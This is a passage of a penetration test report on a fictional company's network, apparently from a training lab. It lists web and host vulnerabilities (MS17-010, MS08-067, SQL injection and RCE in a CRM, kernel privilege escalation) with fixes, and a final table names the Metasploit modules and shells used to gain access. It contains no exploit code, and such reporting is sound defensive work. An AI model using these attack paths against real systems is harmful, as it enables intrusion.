- http://foophonesels.com/manual/mod/mpm_winnt.html
- http://foophonesels.com/manual/mod/mpmt_os2.html
- http://foophonesels.com/manual/mod/perchild.html
- http://foophonesels.com/manual/mod/prefork.html
- http://foophonesels.com/manual/mod/threadpool.html
- http://foophonesels.com/manual/mod/worker.html
- http://foophonesels.com/manual/mpm.html
- http://foophonesels.com/manual/new_features_2_0.html
- http://foophonesels.com/manual/platform/
- http://foophonesels.com/manual/platform/ebcdic.html
- http://foophonesels.com/manual/platform/netware.html
- http://foophonesels.com/manual/platform/perf-hp.html
- http://foophonesels.com/manual/platform/win_compiling.html
- http://foophonesels.com/manual/platform/windows.html
- http://foophonesels.com/manual/programs/
- http://foophonesels.com/manual/programs/ab.html
- http://foophonesels.com/manual/programs/apachectl.html
- http://foophonesels.com/manual/programs/apxs.html
- http://foophonesels.com/manual/programs/configure.html
- http://foophonesels.com/manual/programs/dbmmanage.html
- http://foophonesels.com/manual/programs/htdbm.html
- http://foophonesels.com/manual/programs/htdigest.html
- http://foophonesels.com/manual/programs/htpasswd.html
- http://foophonesels.com/manual/programs/httpd.html
- http://foophonesels.com/manual/programs/logresolve.html
- http://foophonesels.com/manual/programs/other.html
- http://foophonesels.com/manual/programs/rotatelogs.html
- http://foophonesels.com/manual/programs/suexec.html
- http://foophonesels.com/manual/ru/
- http://foophonesels.com/manual/ru/bind.html
- http://foophonesels.com/manual/ru/configuring.html
- http://foophonesels.com/manual/ru/content-negotiation.html
- http://foophonesels.com/manual/ru/developer/
- http://foophonesels.com/manual/ru/dso.html
- http://foophonesels.com/manual/ru/env.html
- http://foophonesels.com/manual/ru/faq/
- http://foophonesels.com/manual/ru/filter.html
- http://foophonesels.com/manual/ru/glossary.html
- http://foophonesels.com/manual/ru/handler.html
- http://foophonesels.com/manual/ru/howto/auth.html
- http://foophonesels.com/manual/ru/howto/cgi.html
- http://foophonesels.com/manual/ru/howto/htaccess.html
- http://foophonesels.com/manual/ru/howto/public_html.html
- http://foophonesels.com/manual/ru/howto/ssi.html
- http://foophonesels.com/manual/ru/install.html
- http://foophonesels.com/manual/ru/invoking.html
- http://foophonesels.com/manual/ru/license.html
- http://foophonesels.com/manual/ru/logs.html
- http://foophonesels.com/manual/ru/misc/
- http://foophonesels.com/manual/ru/misc/perf-tuning.html
- http://foophonesels.com/manual/ru/misc/rewriteguide.html
- http://foophonesels.com/manual/ru/misc/security_tips.html
```

```
- http://foophonesels.com/manual/ru/mod/
- http://foophonesels.com/manual/ru/mod/directives.html
- http://foophonesels.com/manual/ru/mpm.html
- http://foophonesels.com/manual/ru/new_features_2_0.html
- http://foophonesels.com/manual/ru/platform/ebcdic.html
- http://foophonesels.com/manual/ru/platform/netware.html
- http://foophonesels.com/manual/ru/platform/windows.html
- http://foophonesels.com/manual/ru/programs/
- http://foophonesels.com/manual/ru/sections.html
- http://foophonesels.com/manual/ru/server-wide.html
- http://foophonesels.com/manual/ru/sitemap.html
- http://foophonesels.com/manual/ru/ssl/
- http://foophonesels.com/manual/ru/stopping.html
- http://foophonesels.com/manual/ru/suexec.html
- http://foophonesels.com/manual/ru/upgrading.html
- http://foophonesels.com/manual/ru/vhosts/
- http://foophonesels.com/manual/sections.html
- http://foophonesels.com/manual/server-wide.html
- http://foophonesels.com/manual/sitemap.html
- http://foophonesels.com/manual/ssl/
- http://foophonesels.com/manual/ssl/ssl_compat.html
- http://foophonesels.com/manual/ssl/ssl_faq.html
- http://foophonesels.com/manual/ssl/ssl_howto.html
- http://foophonesels.com/manual/ssl/ssl_intro.html
- http://foophonesels.com/manual/stopping.html
- http://foophonesels.com/manual/style/
- http://foophonesels.com/manual/style/css/
- http://foophonesels.com/manual/style/latex/
- http://foophonesels.com/manual/style/xsl/
- http://foophonesels.com/manual/suexec.html
- http://foophonesels.com/manual/upgrading.html
- http://foophonesels.com/manual/vhosts/
- http://foophonesels.com/manual/vhosts/details.html
- http://foophonesels.com/manual/vhosts/examples.html
- http://foophonesels.com/manual/vhosts/fd-limits.html
- http://foophonesels.com/manual/vhosts/ip-based.html
- http://foophonesels.com/manual/vhosts/mass.html
- http://foophonesels.com/manual/vhosts/name-based.html
- http://foophonesels.com/myaccount.php
- http://foophonesels.com/scripts/
- http://foophonesels.com/view.php
```


See Also

https://content-security-policy.com/

https://www.w3.org/TR/CSP2/

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

https://tools.ietf.org/html/rfc7034

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Solution

Set a Content-Security-Policy frame-ancestors/X-Frame-Options header with an appropriate security level for all the requested resources.

Web Application weak Password Policy

Description

The web application enforce a weak password policy that allow a minimum password length of 4 characters and doesn't require the password to contains Capital/Non-capital letters, numbers and special characters.

This can enable the attacker to easily break the password by performing bruteforce or dictionary attacks.

See also

https://www.digicert.com/blog/creating-password-policy-best-practices/

Solution

Require the password to be 8 characters minimum and to contain at least 1numeric,1 capital letter and 1 special character.

Also refer to the link above for further best practices.

Insecure certificate issued by the HTTPS part of the Web Application

Description

HTTPS use SSL/TLS certificate that to enforce secure communications have to be valid and signed by a recognized RootCA.

The web server uses a certificate that is expired and self-signed for all his virtual hosts.

This can enable an attacker to perform man-in the-middle attacks under certain circumstances .

See also

https://www.digicert.com/ssl/#:~:text=SSL%20certificates%20have%20a%20key,of%20the%20certificate%2Fwebsite%20owner.&text=This%20process%20creates%20a%20private%20key%20and%20public%20key%20on%20your%20server.

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

Solution

Get a valid certificate from a broadly recognized RootCA(like digicert).

I also strongly encourage the organization's security manager to consider serving the web application only by HTTPS and to implement HSTS(check the second link provided).

Enforce a Firewall Policy for the Web Server

Description

By performing a port scan it was possible to determine several open ports.

Even though open ports are not a vulnerability per se, they can broder the attack surface.

See also

https://www.digicert.com/blog/creating-password-policy-best-practices/

Solution

Together with the network team please determine which ip's can access the web server and which services they can access on it, then block using a firewall every non-used port.

Intranet.foophonesels.com authenticate user using Windows Credentials

Description

Even if is not a vulnerability per se, is not a good idea to ask the user to reuse Windows Credentials to log into the web app.

If you want to use Windows Credentials a better solution is to create a corporate Single Sign On (SSO) using ADFS(Microsoft), Shibboleth (Shibboleth Consortium) and so on.

See also

https://www.shibboleth.net/index/basic/

https://docs.microsoft.com/en-us/windows-server/identity/active-directory-federation-services

Solution

Don't ask the user to insert Windows credentials.

Use different credentials or implement a SSO mechanism.

Web application doesn't notify the browser when the cookie is invalidated

Description

Intranet.foophonesels.com doesn't notify the user that the session cookie he own is expired after a succesfull log out

Solution

Notify the client after the session has been invalidated by sending the Set-cookie directive with a past date and time for the PHPSESSID cookie

Vulnerability report for 10.185.10.20

Critical

Windows XP SP3 unsupported version

Description

Security support for Windows XP SP3 ended 8 April 2014.

No support means that no security update are provided against newly discovered vulnerabilities.

See Also

https://support.microsoft.com/en-us/help/14223/windows-xp-end-of-support

Solution

Upgrade to a supported version (Windows 8/10)

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Description

The SMBv1 server allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." CVE-2017-0143.

Note that in the references Windows XP is not listed probably because it has not been tested (is out of support)

See Also

https://www.cvedetails.com/cve/CVE-2017-0143

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Solution

Upgrade to a supported version (Windows 8/10)

Remote Code Execution vulnerability (MS08-067)

Description

The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,

Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary

code via a crafted RPC request that triggers the overflow during path canonicalization.

See Also

https://www.cvedetails.com/cve/CVE-2008-4250/

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2008/ms08-067

Solution

Given that the vulnerability has been discovered before the end of support date for Windows XP the fix is available.

Apply KB958644

Medium

VideoLAN 2.0.0 multiple vulnerabilites

Description

The host has VideoLAN 2.0.0 running. This product is affected by multiple vulnerabilites

See Also

https://www.cvedetails.com/vulnerability-list/vendor_id-5842/product_id-9978/version_id-124019/Videolan-Vlc-Media-Player-2.0.0.html

Solution

Download the latest VideoLAN(3.0.11)

Google Chrome 24.0.1312.52 Multiple Security Vulnerabilites

Description

The host has Google Chrome 24.0.1312.52 running. This product is affected by multiple vulnerabilites

See Also

https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-15031/version_id-140496/Google-Chrome-24.0.1312.52.html

Solution

Download the latest Google Chrome 84.0.4147.105

Info

Source code stored insecurely

Description

In the host source code was available inside the computer.

Solution

Store source code securely or implement a software versioning system solution suitably protected

Vulnerability report for 10.185.10.25

Critical

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Description

The SMBv1 server allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." CVE-2017-0143.

See Also

https://www.cvedetails.com/cve/CVE-2017-0143

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Solution

Apply KB4012212 . For instructions check this link https://support.microsoft.com/en-us/help/4013389/title under Windows 7 (all editions)

Windows 7 Unsupported Version

Description

Security support for Windows 7 ended 14 January 2020.

No support means that no security update are provided against newly discovered vulnerabilities.

See Also

https://www.microsoft.com/en-us/microsoft-365/windows/end-of-windows-7-support

Solution

Upgrade to a supported version (Windows 8/10)

Vulnerability report for 10.185.10.34

Critical

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Description

The SMBv1 server allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." CVE-2017-0143.

See Also

https://www.cvedetails.com/cve/CVE-2017-0143

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Solution

Apply KB4012212 . For instructions check this link https://support.microsoft.com/en-us/help/4013389/title under Windows 7 (all editions)

Windows 7 Unsupported Version

Description

Security support for Windows 7 ended 14 January 2020.

No support means that no security update are provided against newly discovered vulnerabilities.

See Also

https://www.microsoft.com/en-us/microsoft-365/windows/end-of-windows-7-support

Solution

Upgrade to a supported version (Windows 8/10)

Medium

Vulnerable Filezilla version store credentials in plain text

Description

The host has Filezilla version 3.5.2 installed. This version store saved credentials in plaintext inside an xml file.

By looking at the xml file an attacker can easily steal saved credentials

See Also

https://filezilla-project.org/download.php?platform=win64

Solution

Download Filezilla version 3.26.0-rc1 or greater

Vulnerability report for 10.185.10.55

Critical

Windows XP SP3 unsupported version

Description

Security support for Windows XP SP3 ended 8 April 2014.

No support means that no security update are provided against newly discovered vulnerabilities.

See Also

https://support.microsoft.com/en-us/help/14223/windows-xp-end-of-support

Solution

Upgrade to a supported version (Windows 8/10)

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

Description

The SMBv1 server allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." CVE-2017-0143.

Note that in the references Windows XP is not listed probably because it has not been tested (is out of support)

See Also

https://www.cvedetails.com/cve/CVE-2017-0143

https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Solution

Upgrade to a supported version (Windows 8/10)

Corporate CRM (FoophoneELSCustomerInfo) vulnerable to Remote Code execution

Description

The host run a custom CRM on port 1101/tcp that use a code to identify a customer.

Proper input sanitization is not done on this code identifier enabling an attacker to execute arbitrary code.

See Also

Exploit Writing

Solution

Enforce an effective sanitization of the input length refusing any input that is longer than the maximum customer code identifier stored .

Also restrict the charset that the user can use to the minimum needed.

Medium

Vulnerable mRemote version allow attacker to view saved plaintext passwords

Description

The host has mRemote v1.50 installed. This version store credentials in plaintext inside his internal database.

By using an easy trick an attacker logged in on the host can gather plaintext credentials(see Executive summary).

See Also

http://dynamic-datacenter.be/?p=168

https://mremoteng.org/download

Solution

Download the last mRemote version (version 1.76.20) from the second link

Apache 2.2.22 multiple vulnerabilites

Description

The apache version running on the host suffers from multiple vulnerabilities.

Check see also for more info

See Also

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-142323/Apache-Http-Server-2.2.22.html

Solution

Install the latest apache version (2.4.43)

Corporate CRM (FoophoneELSCustomerInfo) vulnerable to SQL Injection

Description

The host run a custom CRM on port 1101/tcp that use a code to identify a customer.

Proper input sanitization is not done on this code identifier enabling an attacker to dump the entire content of the DB.

I rated this vulnerability medium (generally is high) just because the vulnerable app is located inside the corporate network .

See Also

https://owasp.org/www-community/attacks/SQL_Injection#:~:text=Risk%20Factors&text=SQL%20Injection%20has%20become%20a,attempted%20attack%20of%20this%20kind.

Solution

Enforce an effective sanitization of the input (on special chars) and also restrict the charset that the user can use to the minimum needed.

Vulnerability report for 10.185.11.125

Critical

Ubuntu Server 11 end of life

Description

Ubuntu Server 11 is not supported anymore since 2013.

End of life means that access to repository is not possible anymore so no updates of any kind.

See Also

https://wiki.ubuntu.com/Releases

Solution

Upgrade to a supported version (check the link above).

Medium

Kernel 3.0.0-12-generic-pae is vulnerable to local privilege escalation

Description

The server has kernel 3.0.0-12-generic-pae installed. This version is know to be affected by a local privilege escalation vulnerability that enable an user having unprivileged access to spawn a root shell

See Also

https://git.zx2c4.com/CVE-2012-0056/about/

https://www.cvedetails.com/cve/CVE-2012-0056/

Solution

Upgrade to a kernel version greater than 3.2.2

DoS vulnerability in vsftpd 2.3.2

Description

The server run vsftpd version 2.3.2 .

The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions

See Also

https://www.cvedetails.com/cve/CVE-2011-0762/#references

Solution

Upgrade to a vsftpd 2.3.3 or greater

Vulnerability in sftp-server inside OpenSSH can enable the attacker to create 0-length files

Description

The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files.

See Also

https://www.cvedetails.com/cve/CVE-2017-15906/

Solution

Upgrade to an OpenSSH version >= 7.6

DoS vulnerability in OpenSSH before 7.4

Description

sshd in OpenSSH before 7.4 allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via an out-of-sequence NEWKEYS message, as demonstrated by Honggfuzz, related to kex.c and packet.c.

See Also

https://www.cvedetails.com/cve/CVE-2016-10708/

Solution

Upgrade to an OpenSSH version >= 7.4

Vulnerability in OpensSSH can enable an attacker to cause a DoS or have unspecified behaviour

Description

The (1) roaming_read and (2) roaming_write functions in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2, when certain proxy and forward options are enabled, do not properly maintain connection file descriptors, which allows remote servers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact by requesting many forwardings.

See Also

https://www.cvedetails.com/cve/CVE-2016-0778/

Solution

Upgrade to an OpenSSH version >= 7.1p2

Vulnerability in OpenSSH can enable remote servers to read sensitive informations

Description

The resend_bytes function in roaming_common.c in the client in OpenSSH 5.x, 6.x, and 7.x before 7.1p2 allows remote servers to obtain sensitive information from process memory by requesting transmission of an entire buffer, as demonstrated by reading a private key.

See Also

https://www.cvedetails.com/cve/CVE-2016-0777/

Solution

Upgrade to an OpenSSH version >= 7.1p2

Update-manager package multiple vulnerabilities

Description

The host has the update-package installed.

This package is affected by multiple vulnerabilities:

- CVE-2012-0950
- CVE-2012-0948
- CVE-2011-3154
- CVE-2011-3152

See Also

https://www.cvedetails.com/cve/CVE-2012-0950/

https://www.cvedetails.com/cve/CVE-2012-0948/

https://www.cvedetails.com/cve/CVE-2011-3154/

https://www.cvedetails.com/cve/CVE-2011-3152/

Solution

Upgrade to a supported Ubuntu version

apt package allow an attacker performing MITM to modify packets before installation

Description

apt 0.8.16, 0.9.7, and possibly other versions does not properly handle InRelease files, which allows man-in-the-middle attackers to modify packages before installation via unknown vectors, possibly related to integrity checking and the use of third-party repositories.

See Also

https://www.cvedetails.com/cve/CVE-2013-1051/

Solution

Upgrade to a supported Ubuntu version

Libxml2 DoS vulnerability

Description

libxml2 2.9.0 and earlier allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via an XML file containing an entity declaration with long replacement text and many references to this entity, aka "internal entity expansion" with linear complexity.

See Also

https://www.cvedetails.com/cve/CVE-2013-0338/

Solution

Upgrade to a supported Ubuntu version

Alive Host Summary

Host(IP)	Open ports	Services	Obtained access	Access Type
10.90.60.80	80/tcp 135/tcp 139/tcp 443/tcp 1025/tcp 3306/tcp 3389/tcp	Apache httpd 2.0.63 Msrpc Netbios-ssn https nfs/iis mysql 5.0.21 ms-wbt-server	YES	Meterpreter (php_include)
10.185.10.20	123/udp 135/tcp 139/tcp 445/tcp	Udp Msrpc Netbios-ssn Microsoft-ds	YES	windows/shell_bind_tcp (ms08_067_netapi)
10.185.10.25	139/tcp 445/tcp	Netbios-ssn Microsoft-ds	NO	
10.185.10.34	135/tcp 139/tcp 445/tcp 554/tcp 2869/tcp 10243/tcp 49152/tcp 49153/tcp 49154/tcp 49155/tcp 49156/tcp 49157/tcp	Msrpc Netbios-ssn Microsoft-ds Rtsp Icslap Unknow Unknow Unknow Unknow Unknow Unknow Unknow	YES	windows/shell_hidden_bind_tcp (psexec)
10.185.10.55	80/tcp 123/udp 135/tcp 139/tcp 445/tcp 1101/tcp	Apache httpd 2.2.22 Microsoft udp Msrpc Netbios-ssn Microsoft-ds Custom CRM	YES	Meterpreter (custom exploit)
10.185.11.125	21/tcp 22/tcp	Vsftpd 2.3.2 OpenSSH version 5.8p1	YES	Shell (Mempodipper local privilege excalation)